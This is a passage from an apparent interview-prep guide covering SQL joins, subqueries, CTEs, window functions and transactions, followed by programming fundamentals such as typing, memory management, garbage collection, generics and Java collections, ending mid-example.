FROM employees e LEFT JOIN employees m ON e.manager_id = m.id;
-- Ravi→Asha, Meena→Asha, John→Asha, Sara→Meena, Kiran→Meena, Asha→NULL

-- Departments with no employees (anti-join)
SELECT d.dept_name FROM departments d
LEFT JOIN employees e ON e.dept_id = d.dept_id
WHERE e.id IS NULL;                                  -- Legal

-- Employees earning more than their manager
SELECT e.name FROM employees e JOIN employees m ON e.manager_id = m.id
WHERE e.salary > m.salary;                           -- Sara? 75000 > 75000 no → empty set
```

**Interview tip:** Putting a condition on the *right* table in `WHERE` after a `LEFT JOIN` silently turns it into an inner join. Put it in the `ON` clause instead: `LEFT JOIN orders o ON o.cust_id = c.id AND o.status = 'PAID'`.

## 5.6 Subqueries

A **subquery** (inner query) is a query nested inside another statement.

```sql
-- Scalar subquery (returns one value): earn above company average (65000)
SELECT name, salary FROM employees
WHERE salary > (SELECT AVG(salary) FROM employees);       -- Asha, Meena, Sara

-- Multi-row subquery with IN: employees in IT or HR
SELECT name FROM employees
WHERE dept_id IN (SELECT dept_id FROM departments WHERE dept_name IN ('IT','HR'));

-- Subquery in FROM (derived table)
SELECT dept_id, avg_sal FROM (
    SELECT dept_id, AVG(salary) AS avg_sal FROM employees GROUP BY dept_id
) t WHERE avg_sal > 60000;

-- ANY / ALL
SELECT name FROM employees WHERE salary > ALL (SELECT salary FROM employees WHERE dept_id =
20); -- > 75000 → Asha
```

| Type | Returns | Used with |
|---|---|---|
| Scalar | Single value | `=`, `>`, `<` |
| Multi-row | One column, many rows | `IN`, `ANY`, `ALL`, `EXISTS` |
| Multi-column | Many columns | `(a, b) IN (...)` |
| Derived table | A table | `FROM ( ... ) alias` |

**`IN` vs `EXISTS`:** `EXISTS` stops at the first match and is often better for large subquery results; `NOT IN` returns **no rows** if the subquery contains a NULL — prefer `NOT EXISTS`.

## 5.7 Correlated Subqueries

A **correlated subquery** references a column from the outer query, so it is (logically) re-evaluated **once per outer row**.

```sql
-- Employees earning more than the average of THEIR OWN department
SELECT e.name, e.dept_id, e.salary
FROM employees e
WHERE e.salary > (SELECT AVG(e2.salary)
                  FROM employees e2
                  WHERE e2.dept_id = e.dept_id);   -- ← refers to outer row
```

Walk-through: for Asha (dept 10) → avg of dept 10 = 70000 → 90000 > 70000 ✔. For John (dept 10) → 50000 > 70000 ✘. For Meena (dept 20, avg 67500) ✔. Result: **Asha, Meena**.

```sql
-- EXISTS: departments that have at least one employee
SELECT d.dept_name FROM departments d
WHERE EXISTS (SELECT 1 FROM employees e WHERE e.dept_id = d.dept_id);

-- Nth highest salary, correlated style (N = 2)
SELECT DISTINCT salary FROM employees e1
WHERE 2 - 1 = (SELECT COUNT(DISTINCT salary) FROM employees e2 WHERE e2.salary > e1.salary);
```

| | Non-correlated | Correlated |
|---|---|---|
| Depends on outer query | No | Yes |
| Runs | Once | Once per outer row (logically) |
| Can run alone | Yes | No |
| Performance | Usually faster | Can be slow; often rewritten as JOIN or window function |


## 5.8 CTEs (Common Table Expressions)

A **CTE** is a named temporary result set defined with `WITH`, existing only for the duration of one statement. It makes complex queries readable and reusable within the query.

```sql
WITH dept_avg AS (
    SELECT dept_id, AVG(salary) AS avg_sal
    FROM employees GROUP BY dept_id
)
SELECT e.name, e.salary, d.avg_sal
FROM employees e JOIN dept_avg d ON e.dept_id = d.dept_id
WHERE e.salary > d.avg_sal;
```

**Recursive CTE** — walk a hierarchy (org chart under Asha):

```sql
WITH RECURSIVE org AS (
    SELECT id, name, manager_id, 1 AS level
    FROM employees WHERE manager_id IS NULL          -- anchor: Asha
    UNION ALL
    SELECT e.id, e.name, e.manager_id, o.level + 1
    FROM employees e JOIN org o ON e.manager_id = o.id   -- recursive step
)
SELECT name, level FROM org ORDER BY level;
```




*Result of the recursive CTE: the org tree level by level*

Also handy for generating number/date series. **CTE vs subquery vs temp table:** CTE is readable and can be referenced multiple times in the same query and can recurse; a temp table persists for the session and can be indexed.

## 5.9 Window Functions

**Window functions** compute a value for each row using a *window* of related rows — **without collapsing rows** like `GROUP BY` does.

```
function_name(...) OVER (
    PARTITION BY col      -- split into groups (optional)
    ORDER BY col          -- order within each partition
    ROWS BETWEEN ...      -- frame (optional)
)
```

### Ranking functions

```
SELECT name, salary,
       ROW_NUMBER() OVER (ORDER BY salary DESC) AS row_num,
       RANK()       OVER (ORDER BY salary DESC) AS rnk,
       DENSE_RANK() OVER (ORDER BY salary DESC) AS dense_rnk
FROM employees;
```

| name | salary | ROW_NUMBER | RANK | DENSE_RANK |
|---|---|---|---|---|
| Asha | 90000 | 1 | 1 | 1 |
| Meena | 75000 | 2 | 2 | 2 |
| Sara | 75000 | 3 | 2 | 2 |
| Ravi | 60000 | 4 | **4** | **3** |
| John | 50000 | 5 | 5 | 4 |
| Kiran | 40000 | 6 | 6 | 5 |

- `ROW_NUMBER` — unique sequential number, ties broken arbitrarily
- `RANK` — ties share a rank, then **gaps** (1, 2, 2, 4)
- `DENSE_RANK` — ties share a rank, **no gaps** (1, 2, 2, 3)
- `NTILE(n)` — split into n buckets (quartiles etc.)

### Top earner per department (very common interview question)

```
SELECT name, dept_id, salary FROM (
    SELECT name, dept_id, salary,
           DENSE_RANK() OVER (PARTITION BY dept_id ORDER BY salary DESC) AS rk
    FROM employees
) t WHERE rk = 1;            -- change to rk <= 3 for top-3 per dept
```

### Aggregates as windows, LAG/LEAD

```sql
SELECT name, dept_id, salary,
       SUM(salary) OVER (PARTITION BY dept_id)                    AS dept_total,
       salary * 100.0 / SUM(salary) OVER (PARTITION BY dept_id)   AS pct_of_dept,
       SUM(salary) OVER (ORDER BY hire_date)                      AS running_total,
       LAG(salary)  OVER (ORDER BY hire_date)                     AS prev_hire_salary,
       LEAD(salary) OVER (ORDER BY hire_date)                     AS next_hire_salary,
       AVG(salary) OVER (ORDER BY hire_date ROWS BETWEEN 2 PRECEDING AND CURRENT ROW) AS
moving_avg_3
FROM employees;
```

`FIRST_VALUE`, `LAST_VALUE`, `NTH_VALUE` also exist. Typical uses: running totals, month-over-month change with `LAG`, de-duplicating with `ROW_NUMBER() ... WHERE rn = 1`.

## 5.10 Aggregate Functions

| Function | Returns | NULL handling |
|---|---|---|
| `COUNT(*)` | Number of rows | Counts all rows |
| `COUNT(col)` | Non-NULL values | Ignores NULLs |
| `COUNT(DISTINCT col)` | Distinct non-NULL values | Ignores NULLs |
| `SUM(col)` | Total | Ignores NULLs |
| `AVG(col)` | Mean of non-NULL values | Ignores NULLs (so divides by count of non-NULLs!) |
| `MIN(col)`, `MAX(col)` | Smallest / largest | Ignores NULLs |

```sql
SELECT COUNT(*), COUNT(dept_id), COUNT(DISTINCT dept_id), AVG(salary), MAX(hire_date)
FROM employees;
-- 6, 5, 3, 65000, 2024-01-05
```

Also: `GROUP_CONCAT` (MySQL) / `STRING_AGG` (Postgres, SQL Server) to join strings. Aggregates on an empty set: `COUNT` → 0, others → NULL.

## 5.11 UNION vs UNION ALL

Both stack the results of two queries vertically. Queries must have the **same number of columns** with compatible types; column names come from the first query.

```sql
SELECT name FROM employees       -- e.g. Asha, Ravi
UNION                            -- removes duplicates (sorts/hashes → slower)
SELECT name FROM contractors;    -- e.g. Ravi, Zoya   → Asha, Ravi, Zoya

SELECT name FROM employees
UNION ALL                        -- keeps duplicates (faster)
SELECT name FROM contractors;    -- → Asha, Ravi, Ravi, Zoya
```

| | UNION | UNION ALL |
|---|---|---|
| Duplicates | Removed | Kept |
| Performance | Slower (dedup step) | Faster |
| Use when | Need distinct results | Know there are no dupes, or want them |

Related set operators: `INTERSECT` (rows in both), `EXCEPT` / `MINUS` (rows in first but not second). **JOIN vs UNION:** join combines columns side-by-side; union combines rows top-to-bottom.

## 5.12 Indexes (in SQL)

(Internals are in §2.6–2.8.)

```sql
CREATE INDEX idx_emp_dept ON employees(dept_id);
CREATE UNIQUE INDEX idx_emp_email ON employees(email);
CREATE INDEX idx_emp_dept_sal ON employees(dept_id, salary);   -- composite
DROP INDEX idx_emp_dept ON employees;                          -- MySQL syntax
SHOW INDEX FROM employees;                                     -- MySQL
EXPLAIN SELECT * FROM employees WHERE dept_id = 20 AND salary > 60000;
```

The composite index `(dept_id, salary)` serves this query fully: equality on the first column, range on the second. A **covering index** includes every column the query needs, so the table isn't touched at all.

## 5.13 Constraints

```sql
CREATE TABLE orders (
    order_id    INT AUTO_INCREMENT PRIMARY KEY,            -- PRIMARY KEY
    customer_id INT NOT NULL,                              -- NOT NULL
    order_code  VARCHAR(20) UNIQUE,                        -- UNIQUE
    amount      DECIMAL(10,2) CHECK (amount > 0),          -- CHECK
    status      VARCHAR(15) DEFAULT 'PENDING',             -- DEFAULT
    CONSTRAINT fk_cust FOREIGN KEY (customer_id)
        REFERENCES customers(id) ON DELETE CASCADE         -- FOREIGN KEY
);

ALTER TABLE orders ADD CONSTRAINT chk_status
    CHECK (status IN ('PENDING','PAID','SHIPPED','CANCELLED'));
ALTER TABLE orders DROP CONSTRAINT chk_status;             -- (MySQL 8: DROP CHECK)
```

| Constraint | Guarantees |
|---|---|
| NOT NULL | Column always has a value |
| UNIQUE | No duplicate values (NULLs usually allowed) |
| PRIMARY KEY | UNIQUE + NOT NULL; one per table |
| FOREIGN KEY | Value exists in referenced table |
| CHECK | Value satisfies a boolean condition |

| Constraint | Guarantees |
|---|---|
| DEFAULT | Value used when none supplied |

**Primary key vs unique key:** one PK per table, never NULL, usually clustered; many unique keys allowed, NULLs allowed, non-clustered.

## 5.14 Transactions (in SQL)

```sql
START TRANSACTION;                -- or BEGIN
UPDATE accounts SET balance = balance - 500 WHERE id = 1;
UPDATE accounts SET balance = balance + 500 WHERE id = 2;
-- check business rule
SELECT balance FROM accounts WHERE id = 1;   -- if negative → ROLLBACK
COMMIT;
```

```sql
-- Prevent lost updates when two users book the last seat
START TRANSACTION;
SELECT seats_left FROM shows WHERE id = 7 FOR UPDATE;   -- row lock until commit
UPDATE shows SET seats_left = seats_left - 1 WHERE id = 7 AND seats_left > 0;
COMMIT;
```

Most databases run in **autocommit** mode by default: each statement is its own transaction unless you start one explicitly. DDL statements cause an implicit commit in MySQL/Oracle.


## 5.15 ACID

(Full explanation with the bank-transfer example in §2.4.) Quick recall:

| | Guarantee | If violated |
|---|---|---|
| **A**tomicity | All statements commit or none do | Money debited but never credited |
| **C**onsistency | Constraints hold before and after | Negative balances, orphan foreign keys |
| **I**solation | Concurrent transactions don't interfere | Dirty reads, lost updates |
| **D**urability | Committed data survives crashes | Confirmed order disappears after power cut |

## 5.16 Query Execution Order

SQL is **written** in one order but **logically executed** in another — this explains many "why doesn't my alias work?" errors.




*Logical execution order of a SELECT statement*

```sql
SELECT   dept_id, AVG(salary) AS avg_sal     -- 5
FROM     employees                           -- 1
WHERE    hire_date >= '2020-01-01'           -- 2
GROUP BY dept_id                             -- 3
HAVING   AVG(salary) > 50000                 -- 4
ORDER BY avg_sal DESC                        -- 7  (alias OK here: SELECT already ran)
LIMIT    5;                                  -- 8
```

**Consequences:**

- You **cannot** use a SELECT alias in `WHERE` ( `WHERE avg_sal > 5` fails) — WHERE runs before SELECT.
- You **can** use it in `ORDER BY` (and MySQL leniently allows it in `HAVING` / `GROUP BY` ).
- You **cannot** use window functions in `WHERE` — wrap in a subquery/CTE and filter outside (as in the top-earner example).
- Aggregates are impossible in `WHERE` because groups don't exist yet → use `HAVING` .

### Practice set (classic interview queries)

```sql
-- 1. Duplicate emails
SELECT email, COUNT(*) FROM users GROUP BY email HAVING COUNT(*) > 1;

-- 2. Delete duplicates keeping the lowest id (MySQL)
DELETE u1 FROM users u1 JOIN users u2 ON u1.email = u2.email AND u1.id > u2.id;

-- 3. Department with the highest total salary
SELECT dept_id FROM employees GROUP BY dept_id ORDER BY SUM(salary) DESC LIMIT 1;

-- 4. Employees hired in the last 30 days
SELECT * FROM employees WHERE hire_date >= CURRENT_DATE - INTERVAL 30 DAY;


-- 5. Customers who never ordered
SELECT c.name FROM customers c WHERE NOT EXISTS (SELECT 1 FROM orders o WHERE o.customer_id =
c.id);

-- 6. Month-over-month revenue change
WITH m AS (SELECT DATE_FORMAT(order_date,'%Y-%m') AS mon, SUM(amount) AS rev FROM orders
GROUP BY mon)
SELECT mon, rev, rev - LAG(rev) OVER (ORDER BY mon) AS change_vs_prev FROM m;
```

# 6. Programming Language Fundamentals

Pick **one primary interview language** and know it deeply. This chapter covers the language-agnostic concepts first, then the most-asked **Java** and **JavaScript** internals.

## 6.1 Compiler vs Interpreter




*Compiled, interpreted and hybrid (bytecode + JIT) execution models*

| | Compiler | Interpreter |
|---|---|---|
| Translation | Whole program before running | Statement by statement at runtime |
| Output | Standalone executable | No separate executable |
| Execution speed | Fast | Slower |
| Error reporting | All compile errors at once, before running | Stops at the first error encountered at runtime |
| Startup / dev cycle | Compile step needed | Immediate run — quick iteration |
| Portability | Recompile per platform | Runs wherever the interpreter exists |
| Examples | C, C++, Go, Rust | Python (CPython compiles to bytecode, then interprets), Ruby, Bash |

**JIT (Just-In-Time) compilation** compiles frequently executed ("hot") bytecode into native code at runtime — combining portability with speed (JVM HotSpot, V8 for JavaScript, PyPy).

## 6.2 Static vs Dynamic Typing

**When are types checked?**

```
// Static (Java): type fixed at compile time; errors caught before running
int count = 5;
count = "five";        // ✘ compile-time error
```

```
# Dynamic (Python): type belongs to the VALUE, checked at runtime
count = 5
count = "five"         # ✔ allowed — variable now refers to a str
count + 1              # ✘ TypeError only when this line RUNS
```


| | Static | Dynamic |
|---|---|---|
| Type checking | Compile time | Runtime |
| Declarations | Usually explicit (or inferred: `var`, `auto`) | Not needed |
| Bugs caught | Earlier | Later (need good tests) |
| Tooling/IDE support | Strong autocomplete & refactoring | Weaker |
| Flexibility | Less | More, faster prototyping |
| Examples | Java, C, C++, Go, Rust, TypeScript | Python, JavaScript, Ruby, PHP |

## 6.3 Strong vs Weak Typing

**How strictly are types enforced when mixing them?** (An independent axis from static/dynamic.)

```
"5" + 3          # Python (strong): TypeError — no implicit conversion
```

```
"5" + 3          // JavaScript (weak): "53"  — number coerced to string
"5" - 3          // 2   — string coerced to number
[] + {}          // "[object Object]"
0 == "0"         // true  (loose equality coerces) — use === to avoid
```




*The two typing axes are independent*

## 6.4 Pass by Value vs Pass by Reference

- **Pass by value:** the function gets a *copy* of the argument; changes don't affect the caller.
- **Pass by reference:** the function gets an *alias* of the caller's variable; changes affect the caller.

**C++ supports both:**


```
void byValue(int x)     { x = 100; }   // caller unchanged
void byRef(int &x)      { x = 100; }   // caller changed
void byPtr(int *x)      { *x = 100; }  // pass pointer by value; caller changed via pointer
int a = 5; byValue(a); /* a=5 */ byRef(a); /* a=100 */
```

**Java is ALWAYS pass-by-value.** For objects, the value passed is a *copy of the reference*.

```
class Box { int v; }

void modify(Box b)  { b.v = 99; }          // mutates the SAME object → caller sees 99
void reassign(Box b){ b = new Box(); b.v = 7; } // changes only the local copy of the
reference

Box box = new Box(); box.v = 1;
modify(box);   System.out.println(box.v);  // 99
reassign(box); System.out.println(box.v);  // still 99 — proves it's not pass-by-reference
```




*Java: caller and method hold two copies of the same reference*

**Python** is "pass by object reference" (call-by-sharing): same behaviour as Java — mutating a list inside a function is visible outside; rebinding the parameter isn't. **JavaScript** works the same way: primitives copied, objects shared via reference copy.

## 6.5 Memory Management

How a language allocates and frees memory:

| Approach | How | Languages | Risk |
|---|---|---|---|
| **Manual** | Programmer calls `malloc/free`, `new/delete` | C, C++ | Leaks, dangling pointers, double free |
| **RAII / smart pointers** | Resources freed when the owning object goes out of scope | C++ (`unique_ptr`, `shared_ptr`) | Reference cycles with `shared_ptr` |
| **Reference counting** | Free when count of references hits 0 | Python (primary), Swift (ARC) | Cycles need extra cycle detector |
| **Tracing garbage collection** | Periodically find unreachable objects and free them | Java, C#, Go, JavaScript | Pause times, less control |
| **Ownership & borrowing** | Compiler enforces single owner at compile time | Rust | Learning curve |

```
// C++ manual vs RAII
int* p = new int[100];   /* ... */   delete[] p;            // forget → leak
std::unique_ptr<int[]> q(new int[100]);                    // freed automatically at scope
end
```


**Common memory bugs: memory leak** (allocated but never freed / still referenced), **dangling pointer** (pointer to freed memory), **double free**, **buffer overflow** (writing past array end — security hole), **null dereference**.

> **Interview tip:** Yes, Java can leak memory — e.g. objects kept in a static `List` / `Map` cache forever, unclosed resources, listeners never deregistered. The GC frees only *unreachable* objects.

## 6.6 Garbage Collection

The **garbage collector** automatically reclaims memory occupied by objects that are no longer **reachable** from GC roots (local variables on thread stacks, static fields, JNI references, active threads).


**Mark-and-sweep:**




*Mark phase: traverse from roots; anything unmarked (red) is garbage and gets swept*

Note D ↔ E reference each other but are unreachable — tracing GC collects them (pure reference counting would not).

**Generational hypothesis:** most objects die young. So the Java heap is split:




*Generational heap layout in the JVM*


**Algorithms:** mark-sweep, mark-compact (removes fragmentation), copying (young gen). **JVM collectors:** Serial, Parallel (throughput), **G1** (default since Java 9 — region-based, predictable pauses), ZGC / Shenandoah (ultra-low pause). **Stop-the-world** pauses freeze application threads during parts of GC.

`System.gc()` only *suggests* a collection. Making an object eligible: set references to `null`, let them go out of scope, reassign. Weak references (`WeakReference`, `WeakHashMap`) don't prevent collection — useful for caches.

## 6.7 Stack vs Heap (language view)

(OS-level layout is in §3.18.) In a language runtime:

```
public static void main(String[] args) {
    int age = 25;                       // primitive local → stack
    String name = "Asha";               // reference on stack → String in heap (string
pool)
    Student s = new Student(name, age);   // reference s on stack → Student object on heap
    s.printDetails();                   // new stack frame pushed; popped on return
}
```




*Each method call pushes a frame; objects live on the shared heap*

Primitives inside objects (fields) live on the heap with the object. **Escape analysis** in the JIT can allocate non-escaping objects on the stack. Errors: `StackOverflowError` (infinite recursion) vs `OutOfMemoryError: Java heap space`.

## 6.8 Exception Handling (language comparison)

(Java details in §1.15.)

```python
# Python
try:
    x = int(input())
    print(10 / x)
except ValueError:
    print("Not a number")
except ZeroDivisionError as e:
    print("Error:", e)
else:
    print("Runs only if no exception")
finally:
    print("Always runs")
raise CustomError("message")          # raise your own
```

```javascript
// JavaScript
try { JSON.parse("{bad json"); }
catch (err) { console.error(err.name, err.message); }   // SyntaxError
finally { cleanup(); }
// async errors: promise.catch(...) or try/catch around await
```

```cpp
// C++
try { throw std::runtime_error("boom"); }
catch (const std::exception& e) { std::cerr << e.what(); }
// No finally — use RAII destructors for cleanup
```

**Best practices:** catch specific exceptions; don't swallow errors silently (`catch (Exception e) {}`); clean up resources (finally, try-with-resources, `with`, RAII); throw early, catch late; include context in messages; don't use exceptions for normal control flow.

## 6.9 Generics

**Generics** let you write classes/methods that work with any type while keeping **compile-time type safety** and avoiding casts.

```
// Without generics (pre-Java 5): unsafe casts, errors at runtime
List list = new ArrayList();
list.add("hello"); list.add(42);
String s = (String) list.get(1);       // ClassCastException at runtime

// With generics: error at compile time
List<String> names = new ArrayList<>();
names.add("hello");
// names.add(42);                      // ✘ compile error
String first = names.get(0);           // no cast needed

// Generic class
class Box<T> {
    private T value;
    void set(T v) { value = v; }
    T get() { return value; }
}
Box<Integer> b = new Box<>(); b.set(10);

// Generic method with a bounded type parameter
static <T extends Comparable<T>> T max(T a, T b) { return a.compareTo(b) >= 0 ? a : b; }
max(3, 7);  max("apple", "mango");
```


**Wildcards:** `List<?>` (unknown type), `List<? extends Number>` (read Numbers — *producer*), `List<? super Integer>` (write Integers — *consumer*). Rule: **PECS — Producer Extends, Consumer Super.**

**Type erasure (Java):** generic type info is removed after compilation ( `List<String>` and `List<Integer>` are both just `List` at runtime). Consequences: can't do `new T()` , `T[]` , `instanceof List<String>` , or use primitives ( `List<int>` → use `List<Integer>` with autoboxing).

**C++ templates** are the analogue but generate separate code per type at compile time (no erasure). TypeScript, C#, Go (1.18+) also have generics.

## 6.10 Collections

A collections framework provides ready-made data structures. **Java Collections Framework:**




*Java Collections Framework hierarchy (interfaces in purple, classes in green)*

| Need | Use | Complexity |
|---|---|---|
| Index access, mostly appends | `ArrayList` | get O(1), add O(1)* |
| Unique items, fast lookup | `HashSet` | add/contains O(1) avg |
| Unique, sorted | `TreeSet` | O(log n) |
| Key → value, fast | `HashMap` | O(1) avg |
| Key → value, insertion order / LRU | `LinkedHashMap` | O(1) |
| Key → value, sorted keys | `TreeMap` | O(log n) |
| Stack / queue | `ArrayDeque` | O(1) |
| Min/max heap | `PriorityQueue` | offer/poll O(log n), peek O(1) |
| Thread-safe map | `ConcurrentHashMap` | O(1) avg |

**Collection vs Collections:** `Collection` is the root interface; `Collections` is a utility class ( `sort` , `reverse` , `unmodifiableList` , `synchronizedList` ). **Comparable vs Comparator:** `Comparable.compareTo()` defines natural order inside the class; `Comparator.compare()` is an external, pluggable order ( `list.sort(Comparator.comparing(Emp::getSalary).reversed())` ). **Fail-fast iterators** (ArrayList, HashMap) throw `ConcurrentModificationException` if modified during iteration; **fail-safe** ones ( `CopyOnWriteArrayList` , `ConcurrentHashMap` ) iterate over a snapshot/weakly consistent view.

Equivalents: C++ STL ( `vector` , `list` , `set` / `unordered_set` , `map` / `unordered_map` , `priority_queue` ), Python ( `list` , `dict` , `set` , `tuple` , `collections.deque` , `heapq` ).

## 6.11 Mutable vs Immutable Objects

An **immutable** object's state cannot change after creation; any "modification" produces a new object.

```
String s = "hello";
s.toUpperCase();            // returns NEW string; s is still "hello"
s = s.toUpperCase();        // s now points to new object "HELLO"
```

```
t = (1, 2, 3); t[0] = 9     # TypeError — tuple is immutable
l = [1, 2, 3]; l[0] = 9     # fine — list is mutable
```

| | Immutable | Mutable |
|---|---|---|
| Java examples | `String`, `Integer` & wrappers, `LocalDate`, `List.of()` | `StringBuilder`, `ArrayList`, `Date`, most user classes |
| Python examples | `int`, `float`, `str`, `tuple`, `frozenset` | `list`, `dict`, `set` |
| Thread safety | Inherently thread-safe | Needs synchronisation |
| Safe as map keys / in sets | Yes (hashCode never changes) | Risky |
| Cost | Creates new objects on change | Updated in place |

**How to make an immutable class in Java:**


```
public final class Money {                          // 1. final class: no subclass can break it
    private final long amount;                      // 2. private final fields
